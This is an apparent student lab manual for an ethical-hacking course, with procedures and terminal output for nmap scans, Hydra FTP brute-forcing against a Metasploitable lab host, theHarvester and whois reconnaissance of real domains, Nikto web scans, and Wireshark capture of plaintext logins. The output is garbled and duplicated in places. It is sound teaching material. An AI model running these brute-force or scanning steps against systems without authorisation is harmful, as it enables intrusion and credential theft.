

**ITA1447 -ETHICAL HACKING FOR ENUMERATING WINDOWS
LAB MANUAL**

EXPERIMENT NO:1

EXPERIMENT NAME: PORT SCANNING TOOLS

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering->select

Nmap)

Step 2: Perform different types of scans9`

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

Scanning Techniques

Flag	Use	Example
-sS	TCP syn port scan	nmap -sS 192.168.1.1
-sT	TCP connect port scan	nmap -sT 192.168.1.1
-sU	UDP port scan	nmap -sU 192.168.1.1
-sA	TCP ack port scan	nmap -sA 192.168.1.1

OUTPUT:

```
(root@kali)-[~]
# nmap -sS 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:27 EST
Nmap scan report for 192.168.1.1
Host is up (0.0018s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
```

Nmap done: 1 IP address (1 host up) scanned in 4.20 seconds

```
(root@kali)-[~]
# nmap -sT 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:28 EST
Nmap scan report for 192.168.1.1
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
```

Nmap done: 1 IP address (1 host up) scanned in 21.26 seconds

```
(root@kali)-[~]
# nmap -sA 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 02:11 EST
Nmap scan report for 192.168.1.1
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
```

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

```
(root@kali)-[~]
# nmap -sU 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 02:12 EST
Stats: 0:04:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 35.90% done; ETC: 02:23 (0:07:26 remaining)
Stats: 0:04:16 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.15% done; ETC: 02:23 (0:07:32 remaining)
Stats: 0:04:30 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.80% done; ETC: 02:24 (0:07:44 remaining)
Stats: 0:04:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.85% done; ETC: 02:24 (0:07:44 remaining)
Stats: 0:06:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 40.90% done; ETC: 02:26 (0:08:42 remaining)
Stats: 0:06:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 41.15% done; ETC: 02:26 (0:08:43 remaining)
Stats: 0:07:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 44.00% done; ETC: 02:28 (0:09:07 remaining)
Stats: 0:11:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 30.85% done; ETC: 02:50 (0:26:36 remaining)
Stats: 0:13:26 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 32.98% done; ETC: 02:52 (0:27:18 remaining)
Stats: 0:14:39 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 34.60% done; ETC: 02:54 (0:27:41 remaining)
Stats: 0:16:08 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 36.58% done; ETC: 02:56 (0:27:59 remaining)
Stats: 0:16:55 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 37.62% done; ETC: 02:57 (0:28:03 remaining)
```

EXPERIMENT NO:2

EXPERIMENT NAME: HOST DISCOVERY

PROCEDURE:

Step 1: Open Nmap from Kali Linux (Go to Applications->select Information Gathering->select

Nmap)

Step 2: Perform different types of scans

(Tcp, Udp, Ack, Syn, Fin, Null, Xmas, Rpc, Idle)- scan types

To perform host discovery

-Pn	only port scan	nmap -Pn192.168.1.1
-sn	only host discover	nmap -sn192.168.1.1
-PR	arp discovery on a local network	nmap -PR192.168.1.1
-n	disable DNS resolution	nmap -n 192.168.1.1

OUTPUT:


```

OUTPUT:
-oN/-oX/-oS/-oG <file>: Output scan in normal, XML, sI<rIpt kIdDi3,
and Greppable format, respectively, to the given filename.
-oA <basename>: Output in the three major formats at once
-v: Increase verbosity level (use -vv or more for greater effect)
-d: Increase debugging level (use -dd or more for greater effect)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--noninteractive: Disable runtime interactions via keyboard
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
Scantype 1 not supported
(root@kali)-[~]
# nmap -PR192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:16 EST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds
(root@kali)-[~]
# nmap -n 192.168.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-30 01:17 EST
Nmap scan report for 192.168.1.1
Host is up (0.0022s latency).
All 1000 scanned ports on 192.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 4.16 seconds

```

EXPERIMENT NO:3

EXPERIMENT NAME: CRACKING THE PASSWORD USING THE HYDRA

PROCEDURE

Step 1: To open it, go to Applications → Password Attacks → Online Attacks.: hydra →

In this case, we will brute force FTP service of Metasploit able machine, which has IP 192.168.1.101

We have created in Kali a word list with extension 'lst' in the path `usr\share\wordlist\Metasploit`.

The command will be as follows –

```
hydra -l /usr/share/wordlists/metasploit/user -P
```

```
/usr/share/wordlists/metasploit/ passwords ftp://192.168.1.101 -V
```

where -V is the username and password while trying

the username and password are found which are msfadmin: msfadmin

OUTPUT:

```
Welcome to the Hydra Wizard
Enter the service to attack (eg: ftp, ssh, http-post-form): ftp
Enter the target to attack (or filename with targets): /usr/share/wordlists/metasploit/user -P
Enter a username to test or a filename: /usr/share/wordlists/metasploit/ passwords ftp://192.168.1.101 -V
Enter a password to test or a filename:
Error: pass may not be empty
(kali@kali)-[~]
$ hydra -l /usr/share/wordlists/metasploit/user -p /usr/share/wordlists/metasploit/password ftp://192.168.1.101 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-30 00:24:02
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.1.101:21/
[ATTEMPT] target 192.168.1.101 - login "/usr/share/wordlists/metasploit/user" - pass "/usr/share/wordlists/metasploit/password" - 1 of 1 [child 0] (0/0)
[REDO-ATTEMPT] target 192.168.1.101 - login "/usr/share/wordlists/metasploit/user" - pass "/usr/share/wordlists/metasploit/password" - 2 of 2 [child 0] (1/1)
[STATUS] 2.00 tries/min, 2 tries in 00:01h, 1 to do in 00:01h, 1 active
[REDO-ATTEMPT] target 192.168.1.101 - login "/usr/share/wordlists/metasploit/user" - pass "/usr/share/wordlists/metasploit/password" - 3 of 3 [child 0] (2/2)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-30 00:25:38
```

EXPRIMENT NO:4

EXPERIMENT NAME: INFORMATION GATHERING USING THEHARVESTER

PROCEDURE:

STEP 1: Open Terminal in the kali Linux

```
-d [url] will be the remote site from which you wants to fetch
```

```
-l will limit the search for specified number.
```

```
-b is used to specify search engine name.
```

STEP 2: Run the following command

OUTPUT:

```
(root@kali)~[~]
# theHarvester -d www.zoho.com -l 300 -b all
*****
*
* theHarvester 4.2.0
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****

[*] Target: www.zoho.com

[!] Missing API key for binaryedge.
[!] Missing API key for Censys ID and/or Secret.
[!] Missing API key for fullhunt.
[!] Missing API key for Github.
[!] Missing API key for Hunter.
[!] Missing API key for Intelx.
[!] Missing API key for PentestTools.
[!] Missing API key for ProjectDiscovery.
[!] Missing API key for RocketReach.
[!] Missing API key for Securitytrail.
[!] Missing API key for virustotal.
[!] Missing API key for zoomeye.
An exception has occurred: Server disconnected
```

[illegible]

```
An exception has occurred: Cannot connect to host sonar.sonarinsight.io:443 ssl:<ssl.SSLContext object at 0x7f4e963ac0e0>
> [Temporary failure in name resolution]
[*] Searching Omniscint.
An exception has occurred: Cannot connect to host otx.alienvault.com:443 ssl:<ssl.SSLContext object at 0x7f4e963acf00>
0> [Temporary failure in name resolution]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ac6c0> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ac640> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ad240> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963acac0> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ad140> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ad540> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ad740> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ace40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ad940> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963adb40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963add40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ae140> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ae940> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ae740> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963aed40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963aeb40> [N
one]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963af640> [N
```

```
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963adf40> [None]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ae340> [None]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ae540> [None]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963af6c0> [None]
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963afb40> [None]
An exception occurred: Server disconnected
[*] Searching Dnsdumpster.
An exception has occurred: Cannot connect to host api.qwant.com:443 ssl:<ssl.SSLContext object at 0x7f4e963ac5c0> [None]
[*] Searching Qwant.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid for 'www.threatcrowd.org'. (_ssl.c:997)")]
string indices must be integers
[*] Searching Threatcrowd.
An exception has occurred: Cannot connect to host api.sublist3r.com:443 ssl:<ssl.SSLContext object at 0x7f4e963acec0>
> [Temporary failure in name resolution]
[*] Searching Sublist3r.
[*] Searching Urlscan.
[*] Searching Rapiddns.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://api.threatminer.org/v2/domain.php?q=www.zoho.com&rt=5')

[*] ASNS found: 8
AS13335
AS141757
AS205111
AS24247
AS2639
AS33070
AS41913
AS56201

[*] Interesting Urls found: 26
https://www.zoho.com/
https://www.zoho.com/analytics/
https://www.zoho.com/ar/forms/
https://www.zoho.com/assist/
https://www.zoho.com/blog/payroll/strategies-for-remote-payroll-management-at-scale.html
https://www.zoho.com/calendar/?zsrc=fromproduct&serviceurl=%2Fmycalendar
https://www.zoho.com/campaigns/explainer/zcsend.html
https://www.zoho.com/campaigns/explainer/zcvg.html
```

[*] Interesting Urls found: 26

<https://www.zoho.com/>
<https://www.zoho.com/analytics/>
<https://www.zoho.com/ar/forms/>
<https://www.zoho.com/assist/>
<https://www.zoho.com/blog/payroll/strategies-for-remote-payroll-management-at-scale.html>
<https://www.zoho.com/calendar/?zsrc=fromproduct&serviceurl=%2Fmycalendar>
<https://www.zoho.com/campaigns/explainer/zcsend.html>
<https://www.zoho.com/campaigns/explainer/zcvg.html>
https://www.zoho.com/creator/analyst/isg-provider-lens-next-gen-adm-solutions-2022-report.html?utm_source=footer&utm_medium=banner&utm_campaign=ISGpromo-2022
https://www.zoho.com/creator/login.html?serviceurl=https%3A%2F%2Fbxchampion.zohocreator.comhttps%3A%2F%2Fbxchampion.zohocreator.com*portal*prosystem-washingtongas
<https://www.zoho.com/de/crm/>
<https://www.zoho.com/emailsender/>
<https://www.zoho.com/en-au/>
<https://www.zoho.com/en-uk/>
<https://www.zoho.com/es-xl/creator/whatsnew/creator6.html>
<https://www.zoho.com/forms/>
<https://www.zoho.com/mail/>
<https://www.zoho.com/mail/?zsrc=fromproduct>
<https://www.zoho.com/marketingautomation/>
<https://www.zoho.com/nl/>
<https://www.zoho.com/nl/crm/>
<https://www.zoho.com/people/?zsrc=fromproduct>
<https://www.zoho.com/show/>
<https://www.zoho.com/sites/?zsrc=fromproduct>
<https://www.zoho.com/social/>
<https://www.zoho.com/sprints/>

[*] LinkedIn Links found: 0

[*] IPs found: 17

89.36.170.52
103.163.152.75
117.20.43.131
136.143.190.79
136.143.190.155
136.143.191.204
148.62.36.5
165.173.187.32
169.148.148.139
185.20.209.52
185.230.212.81
204.141.32.155
204.141.42.79

[*] LinkedIn Links found: 0

[*] IPs found: 17

89.36.170.52
103.163.152.75
117.20.43.131
136.143.190.79
136.143.190.155
136.143.191.204
148.62.36.5
165.173.187.32
169.148.148.139
185.20.209.52
185.230.212.81
204.141.32.155
204.141.42.79
204.141.42.155
204.141.42.156
204.141.43.204
2a06:98c1:3120::c

[*] No emails found.

[*] No hosts found.

Unclosed client session

client_session: <aiohttp.client.ClientSession object at 0x7f4e970d9e40>


```
[*] Searching Qwant.  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
An exception has occurred:  
[*] Searching Baidu.  
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://sonar.omnisint.io/all/www.zoho.com?page=1')  
[*] Searching Omnisint.  
[*] Searching Rapiddns.  
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid for 'www.threatcrowd.org'. (_ssl.c:997)")]  
string indices must be integers  
[*] Searching Threatcrowd.  
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://api.threatminer.org/v2/domain.php?q=www.zoho.com&t=5')  
[*] Searching Uriscan.  
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://api.sublist3r.com/search.php?domain=www.zoho.com')  
[*] Searching Sublist3r.  
  
[*] ASNS found: 8
```

```
AS13335  
AS141757
```

[illegible]

EXPERIMENT NO :5

EXPERIMENT NAME: USE GOOGLE & WHOLE FOR RECONNAISSANCE

PROCEDURE:

Step 1: In windows operating system opening google chrome & searching for who.is website

Step 2: In who.is website entering the www.saveetha.com

Step 3: Finally, we get the information of the website

OUTPUT:

DNS Records for saveetha.com

Hostname	Type	TTL	Priority	Content
saveetha.com	SOA	3600		ns51.domaincontrol.com dns@jomax.net 2022112000 28800 7200 604800 600
saveetha.com	NS	3600		ns51.domaincontrol.com
saveetha.com	NS	3600		ns52.domaincontrol.com
saveetha.com	A	1890		198.185.159.145
saveetha.com	A	1890		198.185.159.144
saveetha.com	MX	3600	3	alt2.aspmx.l.google.com
saveetha.com	MX	3600	1	alt1.aspmx.l.google.com
saveetha.com	MX	3600	3	alt3.aspmx.l.google.com
saveetha.com	MX	3600	3	alt4.aspmx.l.google.com
saveetha.com	MX	3600	1	aspmx.l.google.com
saveetha.com	MX	3600	2	alt2.aspmx.l.google.com
saveetha.com	MX	3600	2	alt3.aspmx.l.google.com
saveetha.com	MX	3600	1	alt4.aspmx.l.google.com
www.saveetha.com	A	3600		198.185.159.144

saveetha.com

whois information

[Whois](#)[DNS Records](#)[Diagnostics](#)

cache expires in 4 hours, 56 minutes and 33 seconds

[refresh](#)

Registrar Info

Name	PDR Ltd. d/b/a PublicDomainRegistry.com
Whois Server	whois.publicdomainregistry.com
Referral URL	www.publicdomainregistry.com
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Important Dates

Expires On	2023-06-18
Registered On	2001-06-18
Updated On	2022-05-27

Name Servers

ns51.domaincontrol.com	97.74.105.26
ns52.domaincontrol.com	173.201.73.26

Similar Domains

savee-beard.gen.in | savee-cdn.com | savee-energy.com | savee.biz | savee.cloud | savee.co | savee.co.jp | savee.co.uk | savee.com | savee.com.au | savee.com.br | savee.com.cn | savee.de | savee.dk | savee.earth | savee.energy |

saveetha.com

diagnostic tools

Whois

DNS Records

Diagnostics

Ping

```
PING saveetha.com (198.185.159.144) 56(84) bytes of data:
64 bytes from 198.185.159.144: icmp_seq=1 ttl=46 time=8.71 ms
64 bytes from 198.185.159.144: icmp_seq=2 ttl=46 time=8.39 ms
64 bytes from 198.185.159.144: icmp_seq=3 ttl=46 time=8.38 ms
64 bytes from 198.185.159.144: icmp_seq=4 ttl=46 time=8.89 ms
64 bytes from 198.185.159.144: icmp_seq=5 ttl=46 time=9.22 ms

--- saveetha.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 8.389/8.722/9.221/0.331 ms
```

Traceroute

```
traceroute to saveetha.com (198.185.159.145), 30 hops max, 60 byte packets
 1 ip-10-0-0-14.ec2.internal (10.0.0.14) 0.403 ms 0.418 ms 0.434 ms
 2 216.182.231.46 (216.182.231.46) 17.818 ms 216.182.226.44 (216.182.226.44) 278.360 ms 216.182.229.166 (216.182.229.166) 1.760 ms
 3 100.66.36.162 (100.66.36.162) 30.852 ms 100.65.80.16 (100.65.80.16) 12.091 ms 100.65.83.240 (100.65.83.240) 5.787 ms
 4 100.66.39.106 (100.66.39.106) 16.941 ms 100.66.38.212 (100.66.38.212) 13.581 ms 100.66.38.146 (100.66.38.146) 21.429 ms
 5 100.66.62.34 (100.66.62.34) 35.416 ms 241.0.4.201 (241.0.4.201) 1.292 ms 241.0.4.219 (241.0.4.219) 1.320 ms
 6 240.0.40.28 (240.0.40.28) 1.302 ms 240.0.40.20 (240.0.40.20) 1.004 ms 241.0.4.221 (241.0.4.221) 1.076 ms
 7 240.0.40.16 (240.0.40.16) 1.040 ms 240.0.40.20 (240.0.40.20) 0.872 ms 240.0.40.27 (240.0.40.27) 0.864 ms
 8 242.0.170.1 (242.0.170.1) 1.705 ms 242.0.171.17 (242.0.171.17) 1.541 ms 242.0.171.145 (242.0.171.145) 17.477 ms
 9 242.0.171.1 (242.0.171.1) 8.599 ms 52.93.28.195 (52.93.28.195) 1.690 ms 242.0.171.1 (242.0.171.1) 8.216 ms
```

EXPERMENT NO :6

EXPERIMENT NAME:WINDOWS OPERATING SYSTEM COMMANDS EXECUTION TRACEROUTE,PING,IFCONFIG & NETSTAT

PROCEDURE:

Step 1: open windows command prompt and Type tracert command and type
tracert www.saveetha.com -> “Enter”

Step 2: Type ping command and type IP Address press “Enter”

Step 3: Type ifconfig command

step 4: type netstat

OUTPUT:

```
Microsoft Windows [Version 10.0.22000.1455]
(c) Microsoft Corporation. All rights reserved.

C:\Users\shaik>tracert

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
              [-R] [-S srcaddr] [-4] [-6] target_name

Options:
  -d                Do not resolve addresses to hostnames.
  -h maximum_hops   Maximum number of hops to search for target.
  -j host-list       Loose source route along host-list (IPv4-only).
  -w timeout         Wait timeout milliseconds for each reply.
  -R                Trace round-trip path (IPv6-only).
  -S srcaddr         Source address to use (IPv6-only).
  -4                Force using IPv4.
  -6                Force using IPv6.

C:\Users\shaik>tracert www.saveetha.com

Tracing route to www.saveetha.com [198.185.159.144]
over a maximum of 30 hops:

  0  5 ms    3 ms    2 ms  192.168.215.157
  1 390 ms   312 ms  158 ms 192.168.29.10
  2  57 ms    60 ms   139 ms 192.168.28.149
  3  60 ms    49 ms    44 ms 192.168.31.18
  4 113 ms    39 ms    63 ms 192.168.31.49
  5 *         *         *      Request timed out.
  6 110 ms    53 ms    53 ms nsg-corporate-173.101.187.122.airtel.in [122.187.101.173]
  7  95 ms    88 ms    91 ms 116.119.106.119
  8 114 ms    69 ms   107 ms 182.79.198.24
  9 261 ms    *        1067 ms 116.119.42.1
 10  94 ms   280 ms    74 ms 32787.sgw.equinix.com [27.111.228.157]
 11  72 ms    78 ms    59 ms po110.bs-b.sech-sin.netarch.akamai.com [23.57.106.245]
 12  89 ms   203 ms   172 ms a72-52-1-147.deploy.static.akamaitechnologies.com [72.52.1.147]
 13  94 ms   239 ms    67 ms ae121.access-a.sech-sin.netarch.akamai.com [23.57.106.251]
 14 114 ms   241 ms   120 ms 93.191.172.107
 15 350 ms   317 ms   316 ms a209-200-148-130.deploy.static.akamaitechnologies.com [209.200.148.130]
 16 *         *        686 ms 198.185.159.144
 17

Trace complete.
```

```
C:\Users\shaik>ping 172.18.64.1

Pinging 172.18.64.1 with 32 bytes of data:
Reply from 172.18.64.1: bytes=32 time=3ms TTL=255
Reply from 172.18.64.1: bytes=32 time=6ms TTL=255
Reply from 172.18.64.1: bytes=32 time=3ms TTL=255
Reply from 172.18.64.1: bytes=32 time=3ms TTL=255

Ping statistics for 172.18.64.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 3ms, Maximum = 6ms, Average = 3ms
```

```

# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::4aaf:323:eed8:82 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 590 (590.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21 bytes 2972 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

```
C:\Users\shaik>netstat
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:62294	LAPTOP-ROLN8N3A:62296	ESTABLISHED
TCP	127.0.0.1:62296	LAPTOP-ROLN8N3A:62294	ESTABLISHED
TCP	172.18.34.26:63285	52.108.44.14:https	ESTABLISHED
TCP	172.18.34.26:63311	1drv:https	ESTABLISHED
TCP	172.18.34.26:63317	a184-84-200-249:https	ESTABLISHED

EXPERIMENT NO:7

EXPERIMENT NAME: VULNERABILITIES ANALYSIS USING CGI SCANNING WITH NIKTO PROCEDURE:

Procedure:

Step 1: open a terminal window and type nikto -H and press enter

Step 2: Type nikto -h <website> Tuning x and press enter

Step 3: Nikto starts web server scanning with all tuning options enabled.

Step4: In the terminal window type “nikto -h <website>-Cgidirs all”and hit enter

Step 5. Nikto will scan the webserver as it looks vulnerable CGI directories. It scans the webserver and list out the directories

OUTPUT:

```

(root@kali)~[~]
# nikto -h www.zoho.com -Tuning x
- Nikto v2.1.6

+ Target IP:      136.143.190.155
+ Target Hostname: www.zoho.com
+ Target Port:    80
+ Start Time:    2023-01-28 22:45:15 (GMT-5)

+ Server: ZGS
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://www.zoho.com/

```

```

(root@kali)~[~]
# nikto -h www.certifiedhacker.com -Cgidirs all
- Nikto v2.1.6

+ Target IP:      162.241.216.11
+ Target Hostname: www.certifiedhacker.com
+ Target Port:    80
+ Start Time:    2023-01-28 22:53:40 (GMT-5)

+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

```

EXPERIMENT NO:8

EXPERIMENT NAME: WIRESHARK SNIFFER FOR NETWORK TRAFFIC & ANALYSE

PROCEDURE:

Step 1: Install and open Wireshark.

Step 2: Go to Capture tab and select Interface option. Here WIFI connection is chosen

Step 3: The source, Destination and protocols of the packets in the WIFI network are displayed

Step 4: Open a website in a new window and enter the user id and password. Register if needed.

Step 5: Enter the credentials and then sign in

Step 6: The Wireshark tool will keep recording the packets.

Step 7: Select filter as http to make the search easier and click on apply. Step 9: Now stop the tool to stop recording

Step 8: Find the post methods for username and passwords

Step 9: You will see the email- id and password that you used to log in.

OUTPUT:

No.	Time	Source	Destination	Protocol	Length	Info
49181	629.862180	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=554749 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49182	629.867758	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=555969 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49183	629.867841	2409:4072:498:2d22::...	2402:6800:760:a000::...	TCP	74	51252 → 80 [ACK] Seq=3952 Ack=557189 Win=131584 Len=0
49184	629.882635	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=557189 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49185	629.886404	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=558409 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49186	629.886487	2409:4072:498:2d22::...	2402:6800:760:a000::...	TCP	74	51252 → 80 [ACK] Seq=3952 Ack=559629 Win=131584 Len=0
49187	629.894915	103.53.14.0	192.168.215.43	TCP	1424	80 → 51242 [ACK] Seq=2640988 Ack=16201 Win=65536 Len=1370 [TCP segment of a reassembled PDU]
49188	629.895009	192.168.215.43	103.53.14.0	TCP	66	[TCP Dup ACK 49132#6] 51242 → 80 [ACK] Seq=16201 Ack=2622704 Win=131328 Len=0 SLE=2635224 SRE=2642358
49189	629.899612	103.53.14.0	192.168.215.43	TCP	1424	80 → 51242 [ACK] Seq=2642358 Ack=16201 Win=65536 Len=1370 [TCP segment of a reassembled PDU]
49190	629.899709	192.168.215.43	103.53.14.0	TCP	66	[TCP Dup ACK 49132#7] 51242 → 80 [ACK] Seq=16201 Ack=2622704 Win=131328 Len=0 SLE=2635224 SRE=2643728
49191	629.904038	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=559629 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
